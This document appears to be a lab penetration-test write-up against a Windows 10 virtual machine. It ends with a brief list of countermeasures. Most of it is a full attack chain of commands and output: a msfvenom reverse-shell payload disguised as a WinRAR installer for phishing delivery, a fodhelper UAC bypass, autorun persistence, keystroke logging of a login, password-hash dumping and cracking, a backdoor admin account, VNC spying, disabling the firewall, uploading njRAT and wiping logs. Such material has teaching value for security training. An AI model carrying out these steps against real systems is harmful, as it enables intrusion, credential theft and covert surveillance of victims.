Penetration Testing on Windows Operating System

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The penetration testing is going to be done on a windows 10 Build 18363.

Footprinting And Scanning

First we will gather information about the victims computer through footprinting and scanning. Both the victim and the attacker are on the same LAN so the scan progress is done on Kali as follows:-

The IP address of Kali is found out :-

In the terminal the command ifconfig is given

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe5a:22fa prefixlen 64 scopeid 0×20cther 00:0c:29:5a:22:fa txqueuelen 1000 (Ethernet)
    RX packets 9184 bytes 561192 (548.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11186 bytes 674364 (658.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 796 (796.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 796 (796.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

As shown the private IP is:- 192.168.1.9

The whole network is scanned using command

nmap -PY 192.168.1.0/24

Nmap:- Network Scanner

PY:- Do a SYN stealth scan and gives port list

192.168.1.0/24:- Scan the whole network from 192.168.1.0 to 192.168.1.255

As the to be tested Windows 10 operating system is installed in Vmware its IP address is 192.168.1.14

As its shown in the result that 999 ports are filtered it means the windows firefall is on and working and only the port 5357 is open. (Plug n Play port for Vmware)

The mac address of the machine is also got from this scan as 00:0C:29:84:72:4F

Trying to bypass firewall during scanning using nmap fragmented packet scan

```
nmap -sS -T4 -A -f -v 192.168.1.14

-sS :- TCP Syn Scan

-T4:- Aggressive Scan [ 0:Slowest and safest 5:Fastest]

-A:- Intense Scan

-f:- Fragmented Packets

-v:- Verbosity
```

```
root@xendier: # nmap -sS -T4 -A -f -v 192.168.1.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 17:25 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
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Initiating ARP Ping Scan at 17:25
Scanning 192.168.1.14 [1 port]
Completed ARP Ping Scan at 17:25, 0.00s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 17:25
Completed Parallel DNS resolution of 1 host. at 17:25, 0.02s elapsed
Initiating SYN Stealth Scan at 17:25
Scanning 192.168.1.14 [1000 ports]
Discovered open port 5357/tcp on 192.168.1.14
Completed SYN Stealth Scan at 17:26, 19.57s elapsed (1000 total ports)
Initiating Service scan at 17:26
Scanning 1 service on 192.168.1.14
Completed Service scan at 17:26, 11.02s elapsed (1 service on 1 host) Initiating OS detection (try #1) against 192.168.1.14
Retrying OS detection (try #2) against 192.168.1.14
NSE: Script scanning 192.168.1.14.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.04s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Nmap scan report for 192.168.1.14
Host is up (0.00055s latency).
Not shown: 999 filtered ports
          STATE SERVICE VERSION
PORT
5357/tcp open http
                          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
 http-title: Service Unavailable
MAC Address: 00:0C:29:31:41:E8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
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Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=239 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE
HOP RTT
               ADDRESS
    0.55 ms 192.168.1.14
NSE: Script Post-scanning.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
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Completed NSE at 17:26, 0.00s elapsed Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.68 seconds
Raw packets sent: 2086 (96.904KB) | Rcvd: 16 (784B)
```

As the information about the OS is only being able to guess the information available is Windows XP SP2 So we can conclude that firewall bypassing failed in the scanning phase. But we have confirmed that the victim is using an windows operating system.

A vulnerability scan script is being tested on the open port 5357

```
nmap -sV -T4 192.168.1.14 --script vuln
```

sV:- Probe open ports to determine service/version info

T4:- Aggressive

--script vuln :-A specific NSE(Nmap Scripting Engine) Script for checking vulnerabilities

```
-- # nmap -sV -T4 192.168.1.14 -- script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 17:34 IST
Nmap scan report for 192.168.1.14 Host is up (0.00045s latency).
Not shown: 999 filtered ports
PORT
         STATE SERVICE VERSION
                        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http
 _clamav-exec: ERROR: Script execution failed (use -d to debug)
 _http-csrf: Couldn't find any CSRF vulnerabilities.
 _http-dombased-xss: Couldn't find any DOM based XSS.
 _http-server-header: Microsoft-HTTPAPI/2.0
 _http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 00:0C:29:31:41:E8 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.05 seconds
```

Hacking The System

Since no Vulnerabilities are found a backdoor has to be created in order to get in access of the system.

A backdoor is program which can bypass standard system authentication or conventional system mechanism like IDS, firewalls, etc. without being detected.


For making the backdoor we will be using metasploit or many other applications like thefatrat, veil, Hack the world, Shellter

We can further make it undetectable by using crypters and obfuscater or using evasion tools.


We will make a payload with command from metasploit

```
xootaxandier:~# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.9 lport=10101 -f exe -o winrarnew.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201283 bytes
Final size of exe file: 207872 bytes
Saved as: winrarnew.exe
```

This Winrarnew.exe is sent the attackers windows to bind with legitimate windows with winrar



Then the payload binded software is sent to the victim through a phishing site or different social engineering methods



The victim clicks on the Download and the fake software is downloaded and executed by the victim and the payload is executed by the victim in the background.



Before the payload is sent the attacker must already open the metasploit console as follows and start a tcp handler

Msfconsole is ised to start the console

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload ⇒ windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.9
lhost ⇒ 192.168.1.9
msf5 exploit(multi/handler) > set lport 10101
lport ⇒ 10101
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.9:10101
[*] Meterpreter session 1 opened (192.168.1.9:10101 → 192.168.1.14:50122) at 2020-06-15 15:03:11 +0530

meterpreter > sysinfo
Computer : DESKTOP-OIN204P
OS : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > background
[*] Backgrounding session 1 ...
```

We first use exploit/multi handler

Then set the payload to windows/x64/meterpreter/reverse_tcp
When the victim execute the payload a meterpreter session is opened
As of now we do not have the admin privileges so we background the ses

As of now we do not have the admin privileges so we background the session and use exploit windows/local/bypassuac_fodhelper to get admin privileges

```
) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(
msf5 exploit(
                                                                 ) > set session 1
session \Rightarrow 1
msf5 exploit(
                                                               ) > set lhost 192.168.1.9
lhost ⇒ 192.168.1.9
                                                      odhelper) > set lport 10101
msf5 exploit(
lport ⇒ 10101
msf5 exploit(
     Started reverse TCP handler on 192.168.1.9:10101
    UAC is Enabled, checking level...
Part of Administrators group! Continuing...
     UAC is set to Default
    BypassUAC can bypass this setting, continuing...
     Configuring payload and stager registry keys ...
Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
Sending stage (176195 bytes) to 192.168.1.14
Meterpreter session 2 opened (192.168.1.9:10101 → 192.168.1.14:50169) at 2020-06-15 15:25:16 +0530
    Cleaining up registry keys ...
meterpreter >
```

Now that we have admin privilages we have to create a persistence so that the meterpreter session can be opened without the victim have to execute the payload again

Run persistence -X -i 5 -v 192.168.1.9 -p 10101

It will create a persistence to make the payload run every 5 seconds

```
meterpreter > run persistence -X -i 5 -v 192.168.1.9 -p 10101

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]

[**] Running Persistence Script

[**] Resource file for cleanup created at /root/.msf4/logs/persistence/DESKTOP-OIN204P_20200615.4902/DESKTOP-OIN204P_20200615.4902.rc

[**] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=10101

[**] Persistent agent script is 99689 bytes long

[**] Persistent Script written to C:\Users\Aditya\AppData\Local\Temp\THnNPBKDIVNH.vbs

[**] Executing script C:\Users\Aditya\AppData\Local\Temp\THnNPBKDIVNH.vbs

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[**] Agent executed with PID 6856

[**] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPQOjVoRGLME

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```

Now we switch on the sniffer to get victim typed username and password

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.facebook.com<CR>
testingsShift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift
```

Here the victim goes to the www.facebook.com
And the victime types "testing" as username and "Abcd@123" as password

Now the system info is being collected from shell as follows

Systeminfo

```
meterpreter > shell
Process 1128 created.
Channel 4 created.
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>systeminfo

Host Name:

OS Version:

OS Wanufacturer:

Microsoft Windows 10 Pro

OS Version:

OS Configuration:

OS Gulid Type:

Microsoft Corporation

OS Build Type:

Multiprocessor Free

Multiprocessor Free
```

Bios Serialnumber, Motherboard Details and Hardisk Detatils

```
C:\Windows\SysWOW64>WMIC BIOS GET SERIALNUMBER
WMIC BIOS GET SERIALNUMBER
SerialNumber
VMware-56 4d 91 05 31 ee 1b 1f-b8 8c 2b 2a 90 31 41 e8
C:\Windows\SysWOW64>wmic baseboard get product, Manufacturer, version, serial number
wmic baseboard get product, Manufacturer, version, serial number
Manufacturer
                  Product
                                                      SerialNumber
                                                                    Version
Intel Corporation 440BX Desktop Reference Platform None
                                                                    None
C:\Windows\SysWOW64>wmic diskdrive get model,serialNumber,size,mediaType
wmic diskdrive get model, serialNumber, size, mediaType
MediaType
                       Model
                                                                   SerialNumber Size
Fixed hard disk media VMware, VMware Virtual S SCSI Disk Device
                                                                                 64420392960
```

We can get the Windows Key by executing the following command in the shell wmic path softwarelicensingservice get OA3xOriginalProductKey

Now we get password hashes as follows

Getsystem to get system priv
Then run post/windows/gather/hashdump

We copy the hashes to a text file and use john to decrypt it

```
: # john --format=NT /root/Desktop/Hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 18 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
12345678
                 (Aditya)
                 (Guest)
                 (DefaultAccount)
Proceeding with incremental:ASCII
4g 0:00:00:11 3/3 0.3633g/s 25672Kp/s 25672Kc/s 25674KC/s spymo0r..spyna0d
4g 0:00:00:12 3/3 0.3172g/s 26609Kp/s 26609Kc/s 26610KC/s plyd2059..plyd2368
```

Now we got the password of Aditya User as 12345678

We created a User "Hacker" with password "Hacker@123"

```
C:\Windows\system32>net user Hacker Hacker@123 /add
net user Hacker@123 /add
The command completed successfully.
```

We give the user we created Admin privilages

```
C:\Windows\system32>net localgroup Administrators Hacker /add net localgroup Administrators Hacker /add
The command completed successfully.

C:\Windows\system32>
```

We can spy on the user remotely by using *Run vnc*

In meterpreter

```
meterpreter > run vnc

[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.19 LPORT=4545

[*] Running payload handler

[*] VNC stager executable 73802 bytes long

[*] Uploaded the VNC agent to C:\Users\Aditya\AppData\Local\Temp\PJypkowRWhdq.exe (must be deleted manually)

[*] Executing the VNC agent with endpoint 192.168.1.19:4545...

meterpreter > Connected to RFB server, using protocol version 3.8

Enabling TightVNC protocol extensions

No authentication needed

Authentication successful

Desktop name "desktop-oin2o4p"

VNC server default format:

32 bits per pixel.

Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Using default colormap which is TrueColor. Pixel format:

32 bits per pixel.


Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Same machine: preferring raw encoding

meterpreter >
```

This is the victim desktop being spied remotely



Switch off firewall from shell as follows

```
C:\>NetSh Advfirewall set allprofiles state off
NetSh Advfirewall set allprofiles state off
Ok.
```

Now we upload the two malwares httpserver and njrat to the victim computer

```
meterpreter > upload /root/Desktop/Malware/ C:/Program\ Files/Windows\ Required

| uploading : /root/Desktop/Malware//Win10_5552.exe → C:/Program Files/Windows Required\Win10_5552.exe
| uploaded : /root/Desktop/Malware//Win10_5552.exe → C:/Program Files/Windows Required\Win10_5552.exe
| uploading : /root/Desktop/Malware//httpserver.exe → C:/Program Files/Windows Required\httpserver.exe
| uploaded : /root/Desktop/Malware//httpserver.exe → C:/Program Files/Windows Required\httpserver.exe
```

We can execute the malware just by going into its directory and executing them

like


```
c:\Program Files\Windows Required>Win10_5552.exe
Win10_5552.exe
```

Httpserver







Njrat




Njrat Remote Desktop



At last we can remove the system logs and any trace of ours will be erased





As you can see the LOGS are erased

Countermeasure to prevent being hacked

- 1. First the windows firewall should be always switched on and should not be switched off at any time to prevent giving gateway to a hacker from the open ports.
- 2. A well known and well established antivirus should be installed to prevent the malicious files to be executed such that the a backdoor is not created for the hacker.
- 3. Any suspicious sites should not be used to download a file.
- 4. Anti phishing extensions and tools should be used to prevent being phished
- 5. A suspicious file from a friend or colleague should be checked for viruses and first be tested on a sandbox to prevent compromising the system
- 6. IDS can be used to keep track of pre-attacking phases